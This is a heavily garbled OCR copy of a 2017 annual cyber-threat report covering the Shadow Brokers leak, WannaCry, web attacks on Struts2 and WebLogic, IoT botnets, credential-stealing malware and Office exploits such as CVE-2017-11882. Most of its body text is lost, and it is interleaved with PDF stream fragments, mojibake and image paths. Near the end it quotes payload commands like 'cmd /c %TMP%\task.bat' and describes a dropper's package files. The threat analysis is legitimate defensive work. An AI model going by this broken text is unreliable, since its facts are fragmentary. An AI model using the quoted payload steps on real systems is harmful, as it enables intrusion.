2017

VenusEye	2017	2018



“ ” “

54 82.7 7.1% 11.4%

15% 30% ”

+ 2025

IT

2017 Ǯ % ˷ Ш

4.1.4 Lazarus 80
4.1.5 APT - 82
4.2

2017

1. NSA

2017 WannaCry WannaCry
NSA “ ” NSA
2013 2016 8 Shadow Brokers NSA 2017
4
NSA

1. NSA

2016 8 13 Shadow Brokers NSA

Shadow Brokers NSA 2013~2016
2017 1 8 Shadow Brokers Windows
Windows IIS RPC RDP SMB Shellcode

2017 2 10 WannaCry VirusTotal
WannaCry WannaCry

2017 4 14 Shadow Brokers 2016
SMB RDP IIS
“ ” WannaCry

Shadow Brokers 2017 3 14

2017 4 NSA


“TCP_NSA_Windows_SMB_DoublePulsar ”
WannaCry
2017 5 12 WannaCry
“TCP_NSA_Windows_SMB_DoublePulsar ” 20
12
Windows XP Windows 2003
WannaCry
2017 6 27 Petya
Petya “DoublePulsar”
“TCP_NSA_Windows_SMB_DoublePulsar Petya ”
2017 8 “ ” WannaCry
patch Kill Swtich
2017 4 “TCP_NSA_Windows_SMB_DoublePulsar ”
“ ”
“ ” 2017 4 6
2017 “ ”

Web 2017 Struts 53%
SQL 33% Webshell 5% XSS 4% Weblogic
3% IIS 2%

3. 2017 Web

Weblogic
Struts2 “ ”


4. 2017 Web



5. 2017

4. Office

2017 Office Office



6. 2017 Office

2017 Office

POC

CVE-

2012-0158

5. Aen-UW* n BT /F6 15.96 T4 774.24 T30.949 g 0.949 G [<0A651C441C

6. “ ”

2017 “
”


2016 Locky NSA
WannaCry
WannaCry
“ ”

2017

9. 2017

7. IoT

IoT “ ” IoT
IoT “ ” ssh telnet
IoT 2017 IoT
” Ŵ s 1 Æ ƀ



10. 2017 IoT

2017 Mirai
Gafgyt Satori Brickerbot
IoTroop

11. 2017

2017 Mirai


12. 2017 Mirai

8.

8£¤Á#à †`YIhB ëó™o •B Y€ £Î ˆf ”–„ N¿9–ñ wP•˜ Z017

Web

Web 2017 Struts2 53%
SQL 33% Webshell % XSS 4% Weblogic
3% IIS 2% OWASP 2017
OWASP Top 10 A1
XSS 2010 A1 2013 A3
2017 A7 Web
Web Struts2
Weblogic IIS Web OWASP A9
Web



St

5 Web

2017

S2-046 Content-Disposition S2-045
2.3.32 2.5.10.1
2017 7 S2-048 CVE-2017-9791 Struts2 struts2-struts1-
plugin
2017 9 S2-052 CVE-2017-9805 S2-052 Struts2
S2-052 Java OGNL

6 842.B0008866 0 594.96 842.04 reW* nO EMC /Artifact <</Attache 11.04 Tf1 0 0 1 273 381000008866 0 594.96 84

Struts2

18 2017 Struts2

1.2 SQL

SQL Web OWASP Top 10
SQL SQL SQL
Web @ Ŕ M ž [

SQL

SQL

SQL

SQL SQL

SQL

1.3 Webshell

WebShell asp php jsp cgi

Webshell asp jsp php

asp jsp php Web

Web

Webshell

80 Webshell

Web

Webshell

url

Webshell

Webshell “ ”

“ ” Webshell Webshell

eval post Webshell eval

Webshell Webshell

Base64

Webshell

1.4 XSS

1.5 WebLogic

WebLogic Oracle application server

Commons

Collections Fastjson Jackson XStream XMLDecoder

Java

2017 1 WebLogic CVE-2017-3248
Oracle WebLogic Server 10.3.6.0, 12.1.3.0, 12.2.1.0 12.2.1.1
6 WebLogic
CVE-2017-3248 WebLogic CVE-2015-4852
WebLogic
ý

Spring CVE-2017-8045

2017 8 Pivotal Spring AMQP CVE-
2017-8045 org.springframework.amqp.core.Message
string Spring 2003 Java
Spring AMQ AMQP
POJO RabbitMQ

Struts2 CVE-2017-9805

2017 9 Struts2
lgtm.com CVE-2017-9805
XStream Struts REST XML payload
Struts2 REST XStream XStream Handler
XML payload XML

Jenkins CVE-2017-1000353

2017 12 Jenkins CVE CVE-2017-1000353

、 ( )

2.1

VenusEye

22 2017

2017 10.55%

10.29% 7.51%

C&C 5 60.28%
13.90% , 5.01% 4.13% 3.44%

1.ZeroAccess
Zeroaccess rootkit

2. III
“ ”
BootKit

3. Linux_IrcBot
Linux.IrcBot DDoS
4. Nitol
Nitol DDoS
DDoS
5. njRAT
njRAT C
(Firefox Google Chrome Opera)

6. DDOS
DDoS DDos

7. Gh0st
Gh0st

8. Ramnit
Ramnit .exe .dll .html
9. IptabLex
IptabLex Linux DDoS
10.KillerRat
KillerRat naR CSharp

11.BillGates
Billgates DDoS ssh
IP
DDoS shell

2.2

2017 40
63.50% 19.86% 13.51% 3.13%

2016 Zeus


24 2017

2017

Pony Dyzap 3 FormBook FormBook DiamondFox 2017 Dyzap 2017 FormBook VB Loader C# Loader Delphi Loader

	Pony	Dyzap	FormBook	DiamondFox
	2015.9.	2016.11.	2017.6.	2017.4
	√	√	√	√
	×	×	√	√
DDOS	×	×	×	×
	×	√	√	√
	http	http	http	http

2017



26 2017

NanoCore NetWire JRat Remcos 2017

	NanoCore	NetWire	JRat	Neutrino	Remcos
	2015.12.	2016.3.	2016.4.	2016.6	2017.04
	√	√	√	√	√
	√	√	√	√	√
DDOS	√	√	×	√	√
	√	×	√	√	√
	tcp	tcp	http	http	tcp

2017 11 HawkEyeKeylogger AgentTesla ISR PredatorPainKeylogger KeyBase Zyklon AZORm AZORult NexusLogger OrionLogger Cyborg 6 2017 HawkEyeKeylogger FTP EMAIL PHP EMAIL

HawkEye Keylogger **Agent Tesla**

ZeusVM Citadel Ursnif Dridex TB443Tf1 (

2. mailProxy Panel


PHP url mailProxy Secret Title Data

30 HawkEye 3

Panel Secret HWID Name Country OS Version Type Data

31 HawkEye 4

3. Stealer FileZilla Beyluxe CoreFTP Minecraft



32 HawkEye 5

4. ExternalStealer

5.

6. Bot

2.3.3 Loader - Delphi Loader

2016 2017 Loader Loader

2017 Delphi Loader shellcode shellcode

1.

2. 2016

3. 5 0x1F

4 shellcode

5.Shellcode hash


6. avastsvc.exe aavastui.exe avgsvc.exe iavgui.exe procmon.exe ollydbg.exe procexp.exe windbg.exe Loader

7. sandbox malware sample virus self ũ š

3.1 2017 Office

1990 11 Office 27 Office

2017 21 Office 2017
6 CVE-2017-0199




33 2017 Office

2017 Office

		/	
2017	4	CVE-2017-0199	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0199
2017	5	CVE-2017-0261 CVE-2017-0262	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0261 https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0262
2017	7	CVE-2017-8570	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8570
2017	9	CVE-2017-8759	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8759
2017	10	CVE-2017-11826	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11826
2017	11	DDE Attack	https://docs.microsoft.com/en-us/security-updates/securityadvisories/2017/4053440
2017	11	CVE-2017-11882	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882

DOC DOCX
78.1% XLS XLSX 12.47% RTF 7.98%



35 Office

2017 RTF

RTF (control word) (group)
DOC DOCX OOXML

RTF \objupdate
PPSX OLE DDE

3.2

2017 Office OLE
4 CVE-2017-0199 7 CVE-2017-8570 OLE
9 CVE-2017-8759 .NET

11 CVE-2017-11882(CVE-2018-0798 CVE-2018-0802)
OLE

OLE

3.2.1 Office OLE

Office

1 (Compound File Binary Format, CFBF)
Office 2003 (Structured Storage, SS)
DOC XLS PPT Composite Document File V2 Document(CDF)

2 Office Open XML (OOXML)
Office 2007 XML ZIP
DOCX XLSX PPTX

3 (RTF)
Windows (control word) (group)
RTF
OLE

3.2.1.1 OLE CFBF

CFBF (storage) (stream) “ ” “ ” “ ”

39 OOXML

3.2.1.3 OLE RTF

RTF

"\" "\rtf1" "\rtf" "1"

50 CVE-2017-8759 1

URL URL
(//) URL
URL

51 CVE-2017-8759 2



52 CVE-2017-8759 3

URL Unicode

3.2.4 CVE2017-11882

CVE-2017-11882 20 Office
EQNEDT32 2000
ASLR strcpy
EQNEDT32.EXE Office Word
WINWORD.EXE, EXCEL.EXE Office
EQNEDT32.EXE

53 CVE-2017-11882 1

CVE-2017-11882 3.0 FONT
RTF COM ProgID Equation.3

CVE-2017-11882 cmd/mshta/powershell
2017 12 shellcode
shellcode

2018 1 3.0 (Office
)

3.2.5 DDE

DDE(Dynamic Data Exchange) Office
Office DDE



62 DDE


OOXML DDEAUTO
word\document.xml

3.3

2018
4
Packager.dll %TMP%

1	decoy.doc	Package	
2	task.bat	Package	%uu% %Temp%\block.txt 2nd.bat
3	exe.exe	Package	Loki(Dyzap)
4	2nd.bat	Package	EXE.EXE Word decoy.doc
5	inteldriverupdl.sct	Package	task.bat


(1) CVE-2017-8570



63 1

FONT

(CVE-2017-11882) WinExec("cmd /c %TMP%\task.bat")




67 5

FONT CVE-2018-0802 "cmd /c %TMP%\task.bat "

(3) CVE-2018-4878

Shockwave Flash CVE-2018-4878 "cmd.exe /c %TEMP%\task.bat"



68 6

RTF \fldinst INCLUDEPICTURE User-Agent Office Kaspersky An (un)documented Word feature abused by attackers



69 7

